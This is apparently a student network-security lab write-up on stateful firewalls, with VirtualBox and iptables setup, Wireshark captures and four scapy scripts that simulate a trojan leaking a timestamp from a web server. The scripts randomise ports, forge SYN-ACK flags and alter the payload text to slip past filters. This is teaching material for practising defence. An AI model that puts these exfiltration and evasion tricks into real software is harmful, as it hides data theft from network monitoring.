NETWORK SECURITY LAB

Stateful Firewalls

Lorenzo Angeli - 183847
Liviu Bogdan - 183121
Bertalan Borsos - 181419

Table of contents

Introduction

In this lab, we aim at exploring stateful firewalls by crafting a scenario that illustrates the boundaries of stateless firewalls, and then proceeds to show how stateful extensions, or extensions of iptables in general, fix the shortcomings of the first model.

Firewalls are appliances that operate between the network and transport layer of the TCP/IP stack that filter packets based on header information.

Stateless firewalls, or first generation firewalls, inspect a packet's TCP and IP header and apply filters based on information such as source or destination IPs, ports and flags, and do so by looking at each packet on its own, without keeping track of what may have happened in the past. These firewalls are comparatively easier to configure, more lightweight, and generally perform faster.

Stateful firewalls, also known as second generation firewalls, on the other hand, keep some sort of information about the history of the connection, and can apply "smarter" filtering based, for example, on the amount of traffic generated, or by checking whether a specific flag combination is acceptable in the current state of the connection.


Stateful firewalls are more sophisticated, less immediate to configure, but far more powerful and flexible. This, however, often comes at the cost of a higher performance overhead.

A further improvement of the firewall model is the so-called *application layer firewall*, or third generation firewall, that has the ability to deeply inspect traffic, examining packet content and understanding specific application protocols, but it is out of scope of this lab.

VMs and setup

General setup

A key point in the lab we set up is that each student can control the communication of the machines via iptables. Considering that iptables does not see packets sent with scapy from the same computer, a two machine setup did not seem reasonable. This is why we chose to use the following architecture.



We created two distinct subnets bridged by the firewall machine. That central machine has two different network interfaces, one lying on Bob's subnet, the other connected to Alice's. We set up the firewall machine to forward IPv4 packets between the two subnets, as seen in the diagram above.

The idea behind this infrastructure is to have the firewall as a visible proxy that not only forwards the packets between our two machines but also serves as the point of interaction for the students. This way everyone can experience a semi-realistic scenario in which they have to handle the situation to the best possible outcome.

Firewall

The firewall machine is configured to route packets between its two network interfaces `enp0s3` and `enp0s8`. This is the only route Bob and Alice can use to communicate with each other. For this reason the firewall is able to supervise this channel.


The tools available on this middle machine are Wireshark, to easily display the packets along with details of the communication, and iptables, used to create the rules.

The two interfaces are configured with static IPs:

- ***`enp0s3`*** `with` ***`192.168.0.1`***
- ***`enp0s8`*** `with` ***`10.0.0.1`***

Alice

Alice acts as the attacking machine and at the same time the every day user. This is who the software embedded on the server is trying to contact and it has another important role.
The machine is used by the students to contact the web server and check that it is available. The firewall rules should never block the appropriate use of the service.



This machine has to have the default gateway set to the IP address of the Firewall's correct interface (`enp0s8`).
That way any machine not directly reachable by Alice is routed to the Firewall.


Finally, the only tool actually needed on Alice is Firefox. The web browser is used to check that the HTTP Server on the other network is still reachable.

Bob

This machine emulates a web server providing actual content to a high number of possible visitors.
In our scenario it is supposedly "*infected*" by a Trojan leaking sensitive information to our outside attacker. The goal of the exercises is to create rules on the firewall machine so that the web server is not disrupted but the information leakage is prevented.

To show this we have four scripts on this machine's Desktop. Each emulating a stage of this supposed attack. The scripts are written in python using the scapy module and will be described in detail later.

For the server we chose to use the `SimpleHTTPServer` python module as it is a more primitive application and does not employ encoding so that the data is easy to see on the firewall when inspected with wireshark and pattern matching can be performed easily.



The server is required to have python installed along with scapy and a static IP for obvious reasons.

Once again the default gateway is set to route packets directed at unreachable hosts to the Firewall on the latter's `enp0s3` network interface.


Setting up the networks in VirtualBox

As an additional step, you should take care to configure the networks correctly on VirtualBox. To do so, you should have all network adapters on all VMs configured to "Internal Network" (Select a machine → Settings → Network), with Alice's machine and its corresponding Firewall interface attached to the internal network with a name such as "Alice", and Bob's machine and its Firewall interface attached to the internal network with a name such as "Bob".

Tools and scripts

Wireshark

Wireshark is an application we use to monitor network traffic. In our lab it serves as the tool to visualize the details of the situation and highlight the problem at hand.
We primarily use it on the firewall machine since that is what we want to operate and filter on but it could just as well be run on any of them. However if iptables rules are set up traffic might not reach the other machines as packets could be dropped during the routing.


Capturing from enp0s3
Wireshark 1.12.7 (Git Rev Unknown from unk
dit View Go Capture Analyze Statistics Telephony Tools Internals Help
Expression...
Capture packets coming from the server's interface
Destination IP
Source and Destination ports

```
tcp

  Time          Source          Destination     Protocol
3 0.003422000   192.168.0.2     10.0.0.100      TCP
4 3.002658000   192.168.0.1     192.168.0.2     ICMP

08 00 27 95 79 52 08 00  27 07 5f dc 08 00 45 00   ..'.yR.. '._...
00 74 00 01 00 00 40 06  af 75 c0 a8 00 02 0a 00   .t....@. .u....
00 64 05 39 1c a3 00 00  00 00 00 00 00 00 50 02   .d.9.... ......
20 00 57 9a 00 00 54 68  65 20 73 65 63 72 65 74    .W...Th e secr

enp0s3: <live capture in progre...   Packet...   Profile: Default
```

```
3 0.003422000 192.168.0.2 10.0.0.100 TCP 130 1337→7331 [SYN] Seq=0 Win=8192 Len=76
Frame 3: 130 bytes on wire (1040 bits), 130 bytes captured (1040 bits) on interface 0
Ethernet II, Src: CadmusCo_07:5f:dc (08:00:27:07:5f:dc), Dst: CadmusCo_95:79:52 (08:00:27:
Internet Protocol Version 4, Src: 192.168.0.2 (192.168.0.2), Dst: 10.0.0.100 (10.0.0.100)
Transmission Control Protocol, Src Port: 1337 (1337), Dst Port: 7331 (7331), Seq: 0, Len:
Data (76 bytes)

0000  08 00 27 95 79 52 08 00  27 07 5f dc 08 00 45 00   ..'.yR.. '._...E.
0010  00 74 00 01 00 00 40 06  af 75 c0 a8 00 02 0a 00   .t....@. .u......
0020  00 64 05 39 1c a3 00 00  00 00 00 00 00 00 50 02   .d.9.... ......P.
0030  20 00 57 9a 00 00 54 68  65 20 73 65 63 72 65 74    .W...Th e secret
```

Wireshark can display all header information such as protocols, IPs, ports and flags. It even allows the user to inspect the content of a packet byte by byte. In other words this is going to be your best friend in solving the exercises.

IPtables

This firewall software comes preinstalled on most linux distributions. It is commonly used to monitor, route, log and filter traffic.
In the lab we are going to be using the filter table. For this purpose there are three predefined chains:

- INPUT
  - This chain is used to handle packets that are destined to this machine.
- OUTPUT
  - This chain is used to handle packets that were created on this machine and are about to be sent over the wire.
- FORWARD
  - The most important chain for us. It handles packets that this computer is routing. All exercises will be using this chain as the traffic we want to filter is between Alice and Bob.

The basic syntax of an iptables command is as follows.


```
iptables -[command] [CHAINNAME] -[options] [action]
```

Essentially, we first specify the set of criteria iptables will use to match packets and afterwards we tell it how to handle these packets. A more detailed guide on the syntax can be found in the cheat sheet document we submitted.

Scripts

The script on the server machine mimics the behavior of a Trojan Horse that is trying to “call home” to a remote server and send valuable information back.
We have four versions of the script that serve as different attacks. These will have to be prevented using different iptables methods.

- `mal1.py` - crafts and sends a simple packet usign the scapy IP and TCP modules. The packet is sent from Bob’s ip address and destined to a randomized IP in the attacker’s subnet. The ports however are static. An initial “SYN” flag is set and the datagram contains a message along with a timestamp extracted at runtime from the server machine.




```python
from scapy.all import *
import time
import datetime
import random
import signal

def signal_handler(signum, frame):
    raise Exception("")

def send():
        ip=IP()
        tcp=TCP()
        ip.dst=RandIP("10.0.0.3-254/24")
        tcp.sport=1337
        tcp.dport=7331
        tcp.flags="S"
        payload="The secret system time of Bob's particle accelerator is: "
        current=time.time()
        formattedstamp=datetime.datetime.fromtimestamp(current).strftime('%Y.%m.%d %H:%M:%S')
#send packet and wait for reply
        sr1(ip/tcp/payload/formattedstamp)

signal.signal(signal.SIGALRM, signal_handler)
#timeout if no response comes in 1 second
signal.alarm(1)
try:
    send()
except Exception:
    print "\n"
    print "Did the packet go through? Check Wireshark!"
```

Upon sending all the scripts start a timer with varying lengths. This is because we send the packets with the `sr1()` function which awaits a reply.


If the reply does not arrive in the allotted time, the script throws a `SIGALRM` signal that is caught by our signal_handler.
When this happens the script is terminated and a message is displayed, telling us that the packet was indeed blocked at the firewall.

- `mal2.py` - this time the script randomizes ports. We leave the IP static (to that of Alice) for convenience in order to observe the reply in Wireshark. Since that machine is not listening for any incoming connections it will automatically respond with a reset.




```
def send():
        ip=IP()
        tcp=TCP()
        ip.dst="10.0.0.2"
        tcp.sport=RandShort()
        tcp.dport=RandShort()
        tcp.flags="S"
        payload="The secret system time of Bob's particle accelerator is: "
        current=time.time()
        formattedstamp=datetime.datetime.fromtimestamp(current).strftime('%Y.%m.%d %H:%M:%S')

#send packet and wait for reply
        sr1(ip/tcp/payload/formattedstamp)
```

- `mal3.py` - moving on to the “third evolution” of our attack, the script now sends “SYN-ACK” flags instead of “SYN” to better disguise the packets sent as legitimate server traffic



```
def send():
        ip=IP()
        tcp=TCP()
        ip.dst="10.0.0.2"
        tcp.sport=RandShort()
        tcp.dport=RandShort()
        tcp.flags="SA"
        payload="The secret system time of Bob's particle accelerator is: "
        current=time.time()
        formattedstamp=datetime.datetime.fromtimestamp(current).strftime('%Y.%m.%d %H:%M:%S')


#send packet and wait for reply
        sr1(ip/tcp/payload/formattedstamp)
```

- `mal4.py` - the final version of our script simply changes the payload message in order to demonstrate the weakness of pattern matching



```
def send():
        ip=IP()
        tcp=TCP()
        ip.dst="10.0.0.2"
        tcp.sport=RandShort()
        tcp.dport=RandShort()
        tcp.flags="SA"
        payload="The $ecret system time of Bob's particle accelerator is: "
        current=time.time()
        formattedstamp=datetime.datetime.fromtimestamp(current).strftime('%Y.%m.%d %H:%M:%S')

#send packet and wait for reply
        sr1(ip/tcp/payload/formattedstamp)

```


HTTP Server

In order to prevent trivial solutions for blocking the trojan such as dropping all packets we introduced an extra condition. An HTTP server on Bob's machine that should always be kept alive and we should always be able to access from Alice without disruptions.
For this task the `SimpleHTTPServer` module for python is used.

But why use this instead of something like Apache?

First of all it is very handy that this module displays an access log in the terminal it is running which makes it easy to see the requests coming in.

Secondly, one of the exercises we wanted students to perform was to do a pattern matching on packet contents and drop traffic based on the result of that. Most sophisticated servers employ some kind of scheme for compressing or encoding the traffic which messes with the simple pattern matching algorithms we were intending to use. Our python module is primitive enough so that it does not run into a problem like this.



```
netsec@netsec-VirtualBox:~$ sudo su
[sudo] password for netsec:
root@netsec-VirtualBox:/home/netsec# cd /var/www/html/
root@netsec-VirtualBox:/var/www/html# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

Methodology

Moving on to the actual lab content, we feel we should make a methodological note.

This lab follows a “learning by doing” approach, and requires participants not to blindly follow instructions, but to look for a solution themselves.

Therefore, the exercises might seem a bit simpler than other labs if they’re taken simply as “type these commands in a sequence and results will magically happen”. **If you want to try to work the solution of your own, we suggest that you follow the slides, and only look at the task description. Try to figure the solution on your own, then come back to the next section of this document for a deeper explanation.** To aid this process, syntax for the iptables command has been collated in one single “cheat sheet”, so that focus can be put on the meaning of the rules rather than how they should be written.

We also created a simple story, a scenario to guide students through the development of the lab. We hope that this provides some meaningful context, helps understanding the reasoning and, why not, gives you the chance to smile a bit.

In our scenario, Bob is a researcher at a particle accelerator. He decided to put up a webserver on his workstation (why, Bob, oh, why?) to share with the world his unbound love for his cat, and then decided to go out on vacation. Before going on vacation, however, he also happened to get infected by a piece of malware, a trojan horse called mal.py that will try to leak his information to Alice (note how the name trivially rhymes with “Malice”... If that wasn’t subtle enough).

It is your duty as the particle accelerator’s sysadmin to save Bob from himself, and stop the trojan horse from leaking Bob’s information without intervening on Bob’s machine, since you don’t have access.

